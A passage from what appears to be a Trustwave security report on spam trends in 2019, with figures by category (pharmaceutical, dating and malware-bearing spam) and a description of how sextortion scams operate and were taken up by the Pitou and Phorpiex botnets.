


Spam Types

The figure below shows the subject matter in spam messages Trustwave observed and reflects unwanted mail that Trustwave spam traps caught. The information may differ from statistics produced by the Trustwave Secure Email Gateway Cloud, which performs post-connection-level filtering.

- The largest category of spam promoted phony **pharmaceuticals and health cures**, which jumped to 39 percent of total spam in 2019 from 22.6 percent in 2018.
- Other categories that increased significantly included spam for **general products** (i.e., not health- or adult-related), adult-themed spam and phishing messages.
- Messages containing malware dropped significantly last year to just 0.2 percent of spam from 6 percent in 2018, largely due to the cessation of large-scale malware spamming from the Necurs botnet. The 0.2 percent figure is typical of what Trustwave security researchers saw in years prior to the rise of Necurs.
- **Extortion** scams rose dramatically to nearly 10 percent of all spam in 2019, with other scams also increasing in volume.
- **Dating scams** declined considerably but remain a significant source of spam. The intent is to trick victims into sending money or credentials to a scammer posing as an attractive person interested in pursuing a romance. Messages often include malicious links disguised as legitimate links to nude or suggestive photos of the sender.


SPAM CATEGORIES



Extortion Scams

Trustwave detected a large rise in extortion scams toward the end of 2018, which continued into 2019. Similar in concept to ransomware, these scams take the form of messages claiming that prospective victims have been hacked or infected with malware and that the criminal has obtained damaging or sensitive information, such as recordings of the victim performing sexual acts, sexual content on the victim's computer, or evidence of illegal files. The scammer then threatens to expose the victim unless they pay a ransom demand to a cryptocurrency wallet within a given time. Sometimes the criminal provides "proof" they have hacked the victim's computer by including passwords the victim has used, usually taken from publicly available password dumps obtained through unrelated data breaches. The claims of hacking are false, of course, but the messages persuade some victims to send money anyway. Many of the Bitcoin wallets senders of these messages use (which anyone with the wallet's address can inspect) display multiple transactions worth hundreds of U.S. dollars.

When Trustwave first observed these scams in 2018, they were small-scale operations carried out by many different criminals, apparently acting independently from one another. In 2019, botnets, including Pitou and Phorpiex, joined the extortion game, at times pumping out huge volumes of scams. A single extortion campaign can bring in thousands of dollars quickly, so it's not surprising that botnet operators adopted the technique.

